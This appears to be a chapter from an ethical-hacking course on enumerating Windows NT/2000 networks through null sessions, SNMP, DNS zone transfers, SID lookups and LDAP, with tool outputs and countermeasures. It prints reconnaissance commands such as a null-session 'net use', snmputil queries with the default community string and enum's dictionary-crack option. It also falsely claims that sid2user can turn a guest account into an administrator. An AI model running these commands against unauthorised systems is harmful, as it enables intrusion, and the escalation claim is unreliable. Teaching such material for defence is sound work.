Note that an attacker will take particular interest in the id <03>. We try to connect to this remote machine using a null session. Usage: `net use \\IP\IPC$ "" /user: ""` This command connects to the machine using a null user and null password as signified by the empty quotes. The IPC\$ is the hidden share on the particular IP that we will try to access in order to list any shared resources. Two main drawbacks of nbtstat are that it is restricted to operating on a single user and its rather inscrutable output. The tool NBTScan addresses these issues.

Tools A tool that can be used for such exploits is NBTScan written by Alla Bezroutchko and available at <http://www.inetcat.org/software/nbtscan.html>. NBTScan is a program for scanning IP networks for NetBIOS name information. It sends NetBIOS status query to each address in supplied range and lists received information in human readable form. For each responded host it lists IP address, NetBIOS computer name, logged-in user name and MAC address. NBTScan uses port 137 UDP for sending queries. If the port is closed on destination host destination will reply with ICMP "Port unreachable" message. See screenshot below.

```
C:\>C:\WINNT\System32\cmd.exe  
C:\>Program Files\nbtscan -v -h 192.168.2.101  
Doing NBT name scan for addresses from 192.168.2.101  
  
NetBIOS Name Table for Host 192.168.2.101:  


| Name          | Service                    | Type |
|---------------|----------------------------|------|
| ULIANY        | Workstation Service        |      |
| ULIANY        | File and Print Service     |      |
| MORGROUP      | Domain Name                |      |
| MORGROUP      | Browsing Service Elections |      |
| ULIANY        | Messenger Service          |      |
| ADMINISTRATOR | Messenger Service          |      |

  
Adapter address : 00-80-c8-05-47-9e
```

Hacking Tool:DumpSec

DumpSec reveals shares over a null session with the target computer.

Tools DumpSec, presently available as freeware from SomarSoft and downloadable at <http://www.systemtools.com/somarsoft/>, is a security auditing program for Windows systems. It dumps the permissions (DACLs) and audit settings (SACLs) for the file system, registry, printers and shares in a concise, readable listbox (text) format, so that holes in system security are readily apparent. DumpSec also dumps user, group and replication information.

DumpSec takes advantage of the NetBIOS API and works by establishing NULL session to the target box as the Null user via the [net use \\server "" /user:""] command. It then makes NET* enumeration application program interface (API) calls like NetServerGetInfo (supported by the Netapi32 library).

It allows users to remotely connect to any computer and dump permissions, audit settings, and ownership for the Windows NT/2000 file system into a format that is easily converted to Microsoft Excel for editing. Hackers can choose to dump either NTFS or share permissions. It can also dump permissions for printers and the registry.

The highlight is DumpSec's ability to dump the users and groups in a Windows NT or Active Directory domain. There are several reporting options and the hacker can choose to dump the direct and nested group memberships for every user, as well as the logon scripts, account status such as disabled or locked out, and the 'true' last logon time across all domain controllers. The user can also get password information such as 'Password Last Set Time' and 'Password Expires Time'. To summarize, Dumpsec can pull a list of users, groups, and the NT system's policies and user rights.

Hacking Tool: NAT

- The NetBIOS Auditing Tool (NAT) is designed to explore the NetBIOS file-sharing services offered by the target system.
 - It implements a stepwise approach to gather information and attempt to obtain file system-level access as though it were a legitimate local client.
 - If a NETBIOS session can be established at all via TCP port 139, the target is declared "vulnerable".
 - Once the session is fully set up, transactions are performed to collect more information about the server including any file system "shares" it offers.
-

Tools The NetBIOS Auditing Tool (NAT), written by Andrew Tridgell is designed to explore the NETBIOS file-sharing services offered by the target system. It implements a stepwise approach to gather information and attempt to obtain file system-level access as though it were a legitimate local client.

The auditing tool starts a UDP query to the target, which usually elicits a reply containing the NetBIOS "computer name". This is needed to establish a session. The reply also can contain other information such as the workgroup and account names of the machine's users.

Next, TCP connections are made to the target's NetBIOS port [139], and session requests using the derived computer name are sent across. Various guesses at the computer name are also used, in case the status query failed or returned incomplete information. If all such attempts to establish a session fail, the host is assumed invulnerable to NETBIOS attacks even if TCP port 139 was reachable.

If a connection is established NetBIOS "protocol levels" are negotiated across the new connection. This establishes various modes and capabilities the client and server can use with each other, such as password encryption and if the server uses user-level or share-level security. If the server requires further session setup to establish credentials, various defaults are attempted. Completely blank usernames and passwords are often allowed to set up "guest" connections to a server; if this fails then guesses are tried using fairly standard account names such as ADMINISTRATOR, and some of the names returned from the status query. Extensive username/password checking is not done at this point, since the aim is just to get the session established, but it should be noted that if this phase is reached at all many more guesses can be attempted and likely without the owner of the target being immediately aware of it.

Attack Methods Once the session is fully set up, transactions are performed to collect more information about the server including any file system "shares" it offers.

Attempts are then made to connect to all listed file system shares and some potentially unlisted ones. If the server requires passwords for the shares, defaults are attempted as described above for session setup. Any successful connections are then explored for writeability and some known file-naming problems.

If a NETBIOS session can be established at all via TCP port 139, the target is declared "vulnerable" with the remaining question being to what extent.

Information is collected under the appropriate vulnerability at most of these steps, since any point along the way may be blocked by the security configurations of the target. Most Microsoft-OS based servers and Unix SAMBA will yield computer names and share lists, but not allow actual file-sharing connections without a valid username and/or password. A remote connection to a share is therefore a possibly serious security problem, and a connection that allows writing to the share almost certainly so. Let's take a look at an output from NAT.exe

```
C:\nat>nat 192.168.2.176
[*]--- Checking host: 192.168.2.176
[*]--- Obtaining list of remote NetBIOS names
[*]-- Remote systems name tables:
                JOHN
                WORKGROUP
                JOHN
                JOHN
                WORKGROUP
.....
[*]--- Attempting to connect with name: JOHN
[*]--- CONNECTED with name: JOHN
.....
[*]--- Attempting to establish session
[*]--- Obtained server information:

Server= [JOHN] User= [] Workgroup= [WORKGROUP] Domain= [WORKGROUP]
[*]--- Obtained listing of shares:

      Sharename      Type      Comment
      -----      ----      -----
      D            Disk:
      IPC$          IPC:      Remote Inter Process Communication
[*]--- Attempting to access share: \\JOHN\D
[*]--- WARNING: Able to access share: \\JOHN\D
[*]--- Checking write access in: \\JOHN\D
[*]--- WARNING: Directory is writeable: \\JOHN\D
[*]--- Attempting to exercise... bug on: \\JOHN\D
```

SNMP Enumeration

- SNMP is simple. Managers send requests to agents, and the agents send back replies.
- The requests and replies refer to variables accessible to agent software.

- Managers can also send requests to set values for certain variables.
 - Traps let the manager know that something significant has happened at the agent's end of things:
 - a reboot
 - an interface failure,
 - or that something else that is potentially bad has happened.
 - Enumerating NT users via SNMP protocol is easy using snmputil
-

Note SNMP (Simple Network Management Protocol) is the system used on the Internet to manage all the equipment that makes up the Internet. The equipment that makes up the Internet consists of devices called "routers" that are interconnected via high speed phone lines. The most common use of SNMP is when an application sends queries at those routers requesting performance information on those lines. The goal is to detect which lines are congested (due to high traffic volume) in order to upgrade them to higher speed lines.

SNMP is the most popular network management protocol in the TCP/IP protocol suite. It is a simple request/response protocol that communicates management information between two types of SNMP software entities: SNMP applications (also called SNMP managers) and SNMP agents.

Concept SNMP consists primarily of two objects: a manager and an agent. An agent consists of a piece of software embedded in a machine. SNMP agents exist for almost any piece of equipment. However, the installed agent doesn't do anything for the machine until queried by the manager. This is a separate program that a network manager runs on their own computer that queries the agent (across the network) for information.


A set of information is called a MIB (Management Information Base). Almost every agent has a minimal MIB that allows the manager to view the packets going into/out of the system. Beyond this basic MIB, each agent supports a different MIB that contains information about its particular purpose. For example, the Windows NT/2000 MIB will report on the current users on the machine, which drives are shared, and so forth.

SNMP lets TCP/IP-based network management clients use a TCP/IP-based inter-network to exchange information about the configuration and status of nodes. For security reasons, the SNMP agent validates each request from an SNMP manager before responding to the request, by verifying that the manager belongs to an SNMP community with access privileges to the agent.

An SNMP community is a logical relationship between an SNMP agent and one or more SNMP managers. The community has a name, and all members of a community have the same access privileges: either read-only (members can view configuration and performance information) or read-write (members can view configuration and performance information, and also change the configuration). The TRAP operation sends a message to the Management Station when a change occurs in a managed object (and that change is deemed important enough to generate an alert message).

Concept The default community string that provides the monitoring or read capability is often "public". The default management or write community string is often "private". The SNMP exploit takes advantage of these default community strings to allow an attacker to gain information about a device using the read community string "public", and the attacker can change a system's configuration using the write community string "private". In this section we will explore the SNMP Util tool for enumeration.

SNMPUtil example



```
C:\>snmputil get 210.212.69.129 public .1.3.6.1.2.1.1.2.0
Variable = system.sysObjectID.0
Value   = 0x0c01101.3.6.1.4.1.9.1.27

C:\>snmputil getnext 210.212.69.129 public interfaces.ifNumber.0
Variable = interfaces.ifTable.ifEntry.ifIndex.1
Value   = Integer32 1

C:\>snmputil getnext 210.212.69.129 public interfaces.ifTable.ifEntry.ifIndex.2
Variable = interfaces.ifTable.ifEntry.ifIndex.3
Value   = Integer32 2

C:\>snmputil getnext 210.212.69.129 public interfaces.ifTable.ifEntry.ifIndex.3
Variable = interfaces.ifTable.ifEntry.ifIndex.4
Value   = Integer32 3

C:\>snmputil get 210.212.69.129 public .1.3.6.1.2.1.1.2.0
Variable = system.sysObjectID.0
Value   = 0x0c01101.3.6.1.4.1.9.1.27
```

Threat The security threat comes from Windows 2000 servers and workstations having SNMP support enabled and failing to change the default read-only community string 'Public'. However, changing this does not exempt it from attackers sniffing it from the network or to subjecting it to a dictionary or brute force attack. This may not seem troublesome but the Windows 2000 SNMP variables contain a wealth of information for the sniffing cracker. Some of the tables that are available when one has READ access to the SNMP tree in a Windows 2000 box are listed below:

- Interface Table - This table identifies all boxes with multiple interfaces, plus useful details like their IP and MAC addresses.
- Route Table and ARP Table - With access to these tables, a cracker can quickly build an accurate picture of a network and continue its search for vulnerabilities.
- TCP Table and UDP Table - These will show which TCP and UDP ports are actively used, and on which ports services are listening for new clients.
- Device Table and Storage Table - Knowing what hardware is attached to a Windows 2000 machine gives crackers clues about what kind of machine it is dealing with.
- Process Table and Software Table - Knowing what software are installed and what software is running (DNS server, DHCP server) gives away details about how to attack the system. They even show which service packs have been installed (and missing patches)
- User Table - Knowing which user names are valid on a machine makes it much easier to guess passwords and gain access to a system.
- Share Table - If the cracker knows what shares are exported and used by a Windows machine, it can lead to a serious security compromise.

Here, we will look at an SNMP utility called SNMPUtil.exe which is a part of the Windows 2000 resource kit. Let us take a look at what we can discover with it from the command line prompt.



```
C:\>snmputil get 210.212.69.129 public .1.3.6.1.2.1.1.2.0
Variable = system.sysObjectID.0
Value   = 0x0c01101.3.6.1.4.1.9.1.27

C:\>snmputil getnext 210.212.69.129 public interfaces.ifNumber.0
Variable = interfaces.ifTable.ifEntry.ifIndex.1
Value   = Integer32 1

C:\>snmputil getnext 210.212.69.129 public .1.3.6.1.2.1.1.2.0
Variable = system.sysObjectID.0
Value   = 0x0c01101.3.6.1.4.1.9.1.27

C:\>snmputil getnext 210.212.69.129 public .1.3.6.1.2.1.1.2.0
Variable = system.sysObjectID.0
Value   = 0x0c01101.3.6.1.4.1.9.1.27
```

usage: snmputil [get | getnext | walk] target host community OID

In this output, the variable is called 1.3.6.1.2.1.1.2.0, and we 'get' its value, which turns out to be 1. The variable name (1.3.6.1.2.1.1.2.0) is called an object identifier or OID. An alternative to this is found in the second line of the output shown here. The 'interfaces.ifNumber.o' is the same OID, but is more easily readable. The second and third arguments to SNMPUTIL designate the host to which the SNMP request will be sent (210.212.69.129), and community (authentication string or password) to use (public). The 'public' community is the default when SNMP support is installed on a Windows 2000 host, and it allows the user to read all variables present. Since even the number of interfaces in a host is sensitive data, the threat is evident. Let us look at some of the other variables that might be of interest to an attacker and a security professional.

IpForwarding (1.3.6.1.2.1.4.1.0) - Is the host forwarding? This is not a good sign for a workstation.

IcmpInRedirects (1.3.6.1.2.1.5.7) - Is the host redirecting icmp messages?

TcpOutRsts (1.3.6.1.2.1.6.15) - A counter indicating the number of RSTs send by the box. This counter will increase rapidly when port-scanned.

UdpNoPorts (1.3.6.1.2.1.7.2) - A counter indicating traffic to ports where no service was present. Also a possible port-scan signal.

SNMP walk automates the whole process of getting the variables and can be redirected to an output file. To summarize, Snmputil can reveal details about services that are running, share names, share paths, any comments on shares, usernames and domain names etc.

Tool: IP Network Browser



Tools SolarWinds IP Network Browser is an interactive network discovery tool. IP Network Browser can scan a subnet and show the details about the devices on that subnet. Each IP address is PINGed. For each responding address, IP Network Browser attempts to gather more information. It does this using SNMP (Simple Network Management Protocol). An SNMP agent must be active on the remote devices in order for IP Network Browser to gather details about the device.

It is possible for an attacker to scan the entire subnet and discover more about the target network. For instance, he may stumble upon a router that may contain routing tables, details about TCP / IP networks, and other sensitive information.

The point to moot here is that a legitimate network discovery tool can be used for exploiting vulnerabilities in networks by crackers looking for sensitive information that can make their job easier. The degree of threat depends on the attacker's skills, knowledge, resources, authority, and motives. However, it is the vulnerability in victims that allow a threat to become effective.

With IP Network Browser it is possible to extract information from a poorly configured Windows system. These include server name and primary domain/workgroup, OS version, CPU type (and if it's

multiprocessor or not), SNMP contact and location information (if defined), system uptime, system date/time, list of all user accounts, total ram, storage devices, volume label, device type, and partition type, running processes and process id's, installed applications and the date they were each installed, list of services, list of network interfaces (description, hw address, int speed, IP address, netmask, bytes in/out, status), list of all share names, file system location, and comments, routing table, TCP connections and listening ports and UDP listening ports.

SNMP Enumeration Countermeasures

- Simplest way to prevent such activity is to remove the SNMP agent or turn off the SNMP service.
 - If shutting off SNMP is not an option, then change the default 'public' community name.
 - Implement the Group Policy security option called Additional restrictions for anonymous connections.
 - Access to null session pipes and null session shares, and IPSec filtering should also be restricted.
-

Countermeasure Do not install the management and monitoring windows component if it is not going to be used. In case it is required ensure that only legally authorized persons have access to it else, it might turn into an obvious backdoor. Edit the Registry to permit only approved access to the SNMP community Name.

Countermeasure Change 'community' to properly configured ones - preferably with private community names (not the default "public"). Where possible, restrict access to SNMP agent. By restriction, we mean allowing SNMP requests from only specific addresses. Additionally, these requests should be restricted to read-only wherever possible. All these configurations can be done by changing the properties of the 'SNMP Service' (Start/Administrative Tools/Services).

Countermeasure Authenticate/Encrypt using IPSEC - SNMP (V1) may not have adequate authentication and encryption facilities built in but this is where IPSEC can come to the rescue. IPSEC policies can be defined in the monitored systems and management stations so that all SNMP traffic is authenticated and/or encrypted.

Coutermeasure Collect Traps - If SNMP is enabled, monitor the Windows 2000 event logs. Effective auditing can actually raise the level of security.

Windows 2000 DNS Zone transfer

- For clients to locate Win 2k domain services such as Ad and kerberos, Win 2k relies on DNS SRV records.
 - Simple zone transfer (nslookup, ls -d <domainname>) can enumerate lot of interesting network information.
 - An attacker would look at the following records closely:
 1. Global Catalog Service (_gc._tcp_)
 2. Domain Controllers (_ldap._tcp_)
 3. Kerberos Authentication (_kerberos._tcp_)
-

Threat Windows server software comes pre-configured to allow zone transfers to any server. The importance of DNS lies in its analogy to a map or address book for a particular organization that has a presence on the Internet. It contains information such as host name and IP addresses of sites located on the Internet. Windows DNS is one of the fundamental services that are used by all windows 2000 networks that conform to the domain or forest tree model. Some of the functions of DNS servers include resolving host name to IP address and vice versa, instructing mail servers as to which mail server will accept and process mails for a particular Domain, identifying the official Name Servers for a particular Domain etc.

Concept A zone transfer is an answer to a DNS query to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, Time To Live (TTL) records, etc) for a Domain. The query can be made from a single host to look up information for the entire Domain. This can be done by the nslookup command we had discussed in earlier module.

Besides this, the name servers use internal zone transfers to update its DNS data. The DNS data integrity is vulnerable during this process as a cracker can take advantage of this configuration. The default behavior for DNS zone transfer permits any host to request and receive a full zone transfer for a particular Domain. The importance of zone transfer lies in the fact that DNS data can be used by attackers to decipher the topology of the target network. The information obtained can be used for attacks such as DNS poisoning/spoofing.

Attack Methods DNS poisoning or spoofing is said to have occurred when someone (unauthorized) changes DNS information to something else. It can be accomplished through various methods such as man in the middle attacks (intercepting communication between two parties). Another possible method is to perform a Denial of Service attack on the Primary DNS Server making it too busy or unable to answer any DNS queries. In the meantime, another host assumes the identity of the Primary DNS Server and provides altered DNS information to the Domain's Secondary DNS Servers and the Internet community. In other words, the domain is essentially hijacked. False DNS information can then be propagated over the Internet.


Attack Methods From a cracker's perspective, the cracker may launch websites to mimic the look and feel of the original website (to spoof the original) and even configured to handle secure web transactions such as SSL in order to provide users some sense of security. This can be a foil to compromise any online transactions and private information. Sensitive information may then be stolen, compromising not just the target's security posture, but its integrity and confidentiality as well. MX records may be changed to some other mail servers. All electronic mail destined to the domain can be redirected or lost, thereby compromising the mail servers.

The FTP server may be redirected to some other server. Any data uploaded to the server can be stolen or lost. This is critical if the host's FTP server is a software repository for software drivers and patches. A step further in cracking would be to make available malicious software for download from a redirected fake FTP server. Depending on the security process of the Domain's Internet Registrar, the cracker can request the Internet Registrar to change the delegation for the domain to the fake Primary DNS server. If electronic mail is used for verification for changes and the electronic mail addresses are in the compromised domain, the delegation can be changed. The fake Primary DNS server becomes the official Primary DNS server known to the Internet and the Domain is hijacked as well.

The least a cracker can do is to redirect a corporation's web site or mail to a competitor, a non-business related web site, or nowhere. The result is still damaging.

Blocking Win 2k DNS Zone transfer

You can easily block zone transfers using the DNS property sheet as shown here.



Knowing how to control zone transfers is extremely significant while securing DNS servers in a Windows environment. Windows 2000 allows for the alteration of the access lists available for each individual zone controls and zone transfer. Zone transfers are responsible for the movement of all the records for a particular zone from a domain server to the other.

countermeasure It is imperative to note that the forward lookup zone should not be transferred to a DNS server that conveys Windows 2000 domain information to any server outside the particular domain. This can be done in the Zone transfer tab of the properties of the specific domain name in the DNS MMC. This setting is extremely secure and does not pose a threat as there is no opportunity for the possibility of an impersonation or spoof of a clone zone transfer sever.

Countermeasure Since client queries are transmitted on UDP port 53 and TCP port 53 is used for zone transfers, zone transfer port namely TCP port 53 should be blocked at the Internal, External, Firewall, and DMZ routers. If it is desired to know where the user is coming from when making a request on the DNS server it is necessary that the external DNS server has reverse DNS lookup Zones enabled. This system is used to verify where the intruder is coming from. If the DNS is configured to allow reverse lookup zone transfers between the Internal and External DNS servers the Internal Router, Firewall, and DMZ router should allow connections on TCP port 53 between the Internal and External DNS only.

Countermeasure Additionally, it must be ensured that only the system and administrators have full control of the %SystemDirectory%\DNS directory and subfolders and that the all DNS servers have the registry secured. This can be achieved by ensuring that HKEY_LOCAL_MACHINE\System\Current Control Set\Services\DNS is assigned only to administrators and system as having full control.

Identifying Accounts

- Two powerful NT/2000 enumeration tools are:
 1. sid2user
 2. user2sid
- They can be downloaded at (www.chem.msu.su/~rudnyi/NT/)

- These are command line tools that look up NT SIDs from username input and vice versa.



Tools user2sid and sid2user are two small utilities for Windows NT/2000 that allows the user to query SAM and to find out a SID value for a given account name and vice versa. These utilities are actually command line interfaces to WIN32 functions, LookupAccountName and LookupAccountSid. It happens that to use these functions a user have just to be EVERYONE. It means that an ordinary user can find without a problem a built-in domain administrator name, which MS recommends us to rename from administrator to something else.

User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine Sid2user.exe can then be used to retrieve the names of all the user accounts and more. Windows NT/2000 keeps track of User accounts and groups with Security Identifiers or SIDs. All SIDs are unique within a given system and are issued by what is known as an "Authority" such as a domain. There are five authorities:

- SECURITY_NULL_SID_AUTHORITY (null user)
- SECURITY_WORLD_SID_AUTHORITY (everyone)
- SECURITY_LOCAL_SID_AUTHORITY (local user)
- SECURITY_CREATOR_SID_AUTHORITY (creator owner /group)
- SECURITY_NT_AUTHORITY

Note the default SIDs that captures a cracker's interest.

- Administrator S-1-5-21-<.....>-500 and Guest S-1-5-21-<.....>-501
- Domain Admins S-1-5-21-<.....>-512
- Domain Users S-1-5-21-<.....>-513
- Domain Guest S-1-5-21-<.....>-514

Attack Methods Let us take a look at the attack.



Here we try for the default built-in Administrator account - and we get access to more information such as domain and number of sub authorities.

Had we found the default guest account, we could escalate it to the Administrators group by changing the RID using the sid2user.

c:\>sid2user \\196.xxx.xxx.xx 5 21 1123561549 1788223846 725345447 500

This will change the guest account to that of an administrator account. The last three digits (here 500) is the registered ID. Once a RID has been issued it will never be used again. Any group or user that is not created by default will have a RID of 1000 or greater.

Net use, user2sid and sid2user all operate over TCP port 139 - NetBIOS session. The reason why these utilities work despite having ACLs in place is that LookupAccountName and LookupAccountSID don't have ACL on them.


Hacking Tool: Enum

- Available for download from <http://razor.bindview.com>
 - enum is a console-based Win32 information enumeration utility.
 - Using null sessions, enum can retrieve user lists, machine lists, share lists, name lists, group and membership lists, password and LSA policy information.
 - enum is also capable of rudimentary brute force dictionary attack on individual accounts.
-

Tools enum is a tool written by Jordan Fitter to enumerate, using null and user sessions, Win NT/2000 information. enum is a console-based Win32 information enumeration utility. Using null sessions, enum can retrieve userlists, machine lists, sharelists, namelists, group and member lists, password and LSA policy information. enum is also capable of a rudimentary brute force dictionary attack on individual accounts.

Usage:

```
enum <-UMNSPGLdc> <-u username> <-p password> <-f dictfile> <hostname|ip>
-U is get userlist
-M is get machine list
-N is get namelist dump (different from -U| -M)
-S is get sharelist
-P is get password policy information
-G is get group and member list
-L is get LSA policy information
-D is dictionary crack, needs -u and -f
-d is be detailed, applies to -U and -S
-c is don't cancel sessions
-u is specify username to use (default "")
-p is specify password to use (default "")
-f is specify dictfile to use (wants -D)
```



```
C:\Windows\System32\cmd.exe - enum - UGd196
C:\enum -U&G&D&f
setting up session... success.
getting userlist... success.
Administrator (Built-in account for administering the computer/domain)
attributes:
  account attributes:
    Guest (Built-in account for guest access to the computer/domain)
    account attributes:
      IIS_IUSRS (Built-in account for anonymous access to Internet Information Services)
    attributes:
      account attributes:
        IIS_IUSRS (Built-in account for Internet Information Services to start anonymous applications)
        attributes:
          account attributes:
            TerminalService (This user account is used by Terminal Services.)
            account attributes:
              Group Administrators
              Group Power Users
              Group Administrators
              ETMSTP1:REMNALL:can_int
              S-1-5-21-19808961-1364589140-141700133-1544
              Group Backup Operators
              Group Guests
```

Hacking tool: Userinfo

- Userinfo is a little function that retrieves all available information about any known user from any NT/Win2k system that you can hit 139 on.
 - Specifically calling the NetUserGetInfo API call at Level 3, Userinfo returns standard info like
 - SID and Primary group
 - logon restrictions and smart card requirements
 - special group information
 - pw expiration information and pw age
 - This application works as a null user, even if the RA set to 1 to specifically deny anonymous enumeration.
-

Tools UserInfo is a little function that retrieves all available information about any know user from any NT/Win2k system that has its port 139 open. The utility works as a null user, even if the system has RA set to 1 to specifically deny anonymous enumeration.

There are other functions that also have poor ACL's on them, even after RA (Restrict Anonymous) is set to 1: NetServerTransportEnum and NetUserGetInfo. NetUserGetInfo, has different "levels" that can be designated as: Level 0 ~ Username, Level 1 ~ Username, age, homedir, etc, Level 2 ~ More details, Level 3 ~sensitive information. The utility specifically calls the NetUserGetInfo API call at Level 3.

Userinfo gets the low-down on the user account. It retrieves password age, full name and comments, userid (RID), last logon/logoff, role privileges, operator privileges , user flags: all extended user attributes, account locked out, account disabled, password never expires, user can't change password, etc. It also works on Win2K, making it upwardly compatible to get Win2k extended attributes such as smartcard required and trusted for delegation, etc.

FullName	Full name of the user.
Password	User's password.
Comment	Comment associated with the user.
UserComment	A second comment field.
HomeDirDrive	Drive where home directory resides.
HomeDir	Directory for user's home.
Profile	User Profile File.
LogonScript	User Logon Script name.
AccountDisable	Yes/No. Disables or enables the user's account.
Lockout	No. Clears the account lockout flag if the security system has locked it.out
PasswordExpired	Yes/No. Indicates that the user's password has expired.
PasswordNotRequiredaccount	Yes/No. Indicates that a password is not required to log onto the
PasswordCannotChange	Yes/No. Indicates that the user is permitted to change their password.
PasswordDoesNotExpire	Yes/No. Indicates that the user's password doesn't expire.

Note PasswordDoesnotExpire takes precedence over PasswordExpired. If

PasswordDoesnotExpire is set, Windows NT/2000/XP ignores whether or not PasswordExpired is set.

The screenshot shows the output of the Userinfo v1.5 command-line tool. It displays detailed user information for the 'Administrator' account. Key details include:

- USER INFO**
- Administrator**
- Full Name:** Built-in account for administering the computer/domain
- Comment:**
- User ID:** 5000
- Primary Grou:** 513
- Privil:** Admin Privil
- OperatorPrivil:** No explicit OP Privil
- SYSTEM FLAGS (Flag dword is 66049)**
- Never logon never expires.**
- MING**
- Passwd age:** Fri Oct 18 09:02:42 2002
- LastLogon:** Wed May 21 11:03:52 2003
- LastLogoff:** Thu Jan 01 00:00:00 1970
- acct Expires:** Never
- Max Storages:** Unlimited
- Min Storages:**
- UnitsperWeek:** 168
- Bad Logons:** 0
- Max Logons:** 00
- Country Code:** 0
- CodePage:** 0
- Profile:**
- Logon Path:**
- HomeDir drive:**
- script path:**
- PasswordExp:** 0
- Logon hours at controller, GMT:**
- Hours-** 123456789012345678901M
- Sunday:** 11111111111111111111111111111111
- Monday:** 11111111111111111111111111111111
- Tuesday:** 11111111111111111111111111111111
- Wednesday:** 11111111111111111111111111111111
- Thursday:** 11111111111111111111111111111111
- Friday:** 11111111111111111111111111111111
- Saturday:** 11111111111111111111111111111111

Hacking Tool: GetAcct

GetAcct sidesteps "RestrictAnonymous=1" and acquires account information on Windows NT/2000 machines.

Downloadable from (www.securityfriday.com)



Tools GetAcct sidesteps "RestrictAnonymous=1" and acquires account information on Windows NT/2000 machines. Input the IP address or NetBIOS name of a target computer in the "Remote Computer" column. Input the number of 1000 or more in the "End of RID" column. The RID is user's relative identifier by which the Security Account Manager gives it when the user is created. Therefore, it is input as 1100, if there are 100 users.

Attack Methods By opening an anonymous logon session, users can sometimes retrieve sensitive information about users and accounts on PDCs and other servers. GetAcct shows the information that leaks by opening an anonymous login and showing the following information:

- An enumeration of user IDs,
- account names and full names
- Password age
- User groups the user is a member of
- Account type
- Whether the account is disabled or locked
- Password policies

- Last logon time, Number of logons
- Bad password count
- Quotas

Active Directory Enumeration

- All the existing users and groups could be enumerated with a simple LDAP query.
 - The only thing required to perform this enumeration is to create an authenticated session via LDAP.
 - Connect to any AD server using ldp.exe port 389
 - Authenticate yourself using Guest /pr any domain account
 - Now all the users and built in groups could be enumerated.
-

The most fundamental change introduced by Win 2000 is the addition of a lightweight Directory Access Protocol (LDAP) - based directory service that Microsoft calls Active Directory (AD).

Concept The active directory is a lot like any normal windows registry, except that the directory exists on the network and a windows network depends on the directory to function well. A cause for concern is that by default, authenticated users can view a number of things within the directory which they should not be able to view in a secure environment. For instance, users can view the domain configuration (DC=domain, DC=com), the schema (CN=Schema, CN=Configuration, DC=domain, DC=com), the configuration naming context (CN=Configuration, DC=domain, DC=com) etc. The schema is a section of the directory that defines what else can be stored in the directory.

AD is designed to contain a unified, logical representation of all the objects relevant to the corporate technology infrastructure. The Windows 2000 simple LDAP client called the Active Directory Administration Tool (ldp.exe) that connects to an AD server and browses the contents of the directory.

Threat Simply pointing ldp at a Win 2000 domain controller will enumerate all of the existing users and groups with a simple LDAP query.

Attack Methods It connects over TCP port 389. An attacker finding this can use ldp.exe to create an authenticated session with the target using a known domain user account or a built in account or even a null session. This will give him the opportunity to enumerate all domain users and explore for other vulnerabilities. This is a real threat when the default setting of using clear text authentication is not changed. Other things available on the default settings include X.500 naming, DNS names and internal IP addresses, system time etc.

Attack Methods Let us take a look at the attack.

The attacker runs Ldp.exe (found in the Support \Reskit\Netmgmt\Dstool folder on the Windows 2000 CD-ROM). He can also write a script and run it against the target machine. He connects to the target server and verifies that the port setting is set to 389. Once the connection is complete, server-specific data is displayed in the right pane.


On the Connection menu, he can choose to bind (as he does have access to the guest account in our scenario). There he types the user name, password, and domain name (in DNS format) in the appropriate boxes. If the binding is successful, he receives an authentication message. Now he can use "Search" found on the browse menu to gather information.

He can search for objects such as users, computers, contacts, groups, file volumes, and printers. Else, he can choose sites, subnets, site links, site link bridges, and forest structure. What would be interesting to him though will be the User Profile Path and Logon Script path of users.

An example of the output would be as follows:

```
>> Dn: CN=user1,CN=Users,DC=targetdomain,DC=com
    > profilePath: \\w2k-dc-01\profiles\user1;
    > scriptPath: users.vbs;
>> Dn: CN=user2,CN=Users,DC=targetdomain,DC=com
    > profilePath: \\w2k-dc-01\profiles\user2;
    > scriptPath: users.vbs;
```

Threat These are sensitive material stored in a nicely centralized, organized, viewable container. For example, from here, the attacker can list all domain controllers. Information such as the drive and path of the sysvol on a particular domain controller, will aid an attacker to place files he needs to be replicated across the domain. Once this information has been obtained, these servers can be targeted individually if desired, as they are all listed within the DNS.



AD Enumeration countermeasures

- How is this possible with a simple guest account?
- The Win 2k dcpromo installations screen prompts if the user wants to relax access permissions on the directory to allow legacy servers to perform lookup:
 1. Permission compatible with pre-Win2k
 2. Permission compatible with only with Win2k
- Choose option 2 during AD installation.

The active directory is similar to a windows registry, except that the active directory exists on the network and a windows network depends on the directory to function well. Therefore the implication of mishandling the registry holds good here also. Any mishandling of the active directory will render the entire network unusable. If an attacker alters objects in the active directory that he shouldn't it will affect the entire network. The good part of LDAP in is that one has to login just once to have access to all resources - which in turn is the security problem.

CounterMeasure Countermeasures include closing ports 389 and 3268 and upgrading all systems to Win2k before migrating to Active Directory.

Countermeasure This will allow the sysadmin to "set permissions compatibility with Win2k only" when the dcpromo installation screen runs the option to allow legacy servers to

perform look up.

Threat If the AD network is installed with permissions compatible with pre-Windows 2000 networks, it grants most of the enumeration options that were available on NT 4 networks when an attacker established a null or IPC\$ connection. This connection allows an attacker to gather information about users on the domain and can include listing of services on the server, which ones are running, descriptions of those services, and several other things.

Summary

- Enumeration involves active connections to systems and directed queries.
 - The type of information enumerated by intruders includes network resources and shares, users and groups and applications and banners.
 - Null sessions are used often by crackers to connect to target systems.
 - NetBIOS and SNMP enumerations can be disguised using tools such as snmputil, nat etc.
 - Tools such as user2sid, sid2user and userinfo can be used to identify vulnerable user accounts.
-

Summary

Recap

- Enumeration involves active connections to systems and directed queries.
- The type of information enumerated by intruders includes network resources and shares, users and groups and applications and banners.
- Null sessions are used often by crackers to connect to target systems.
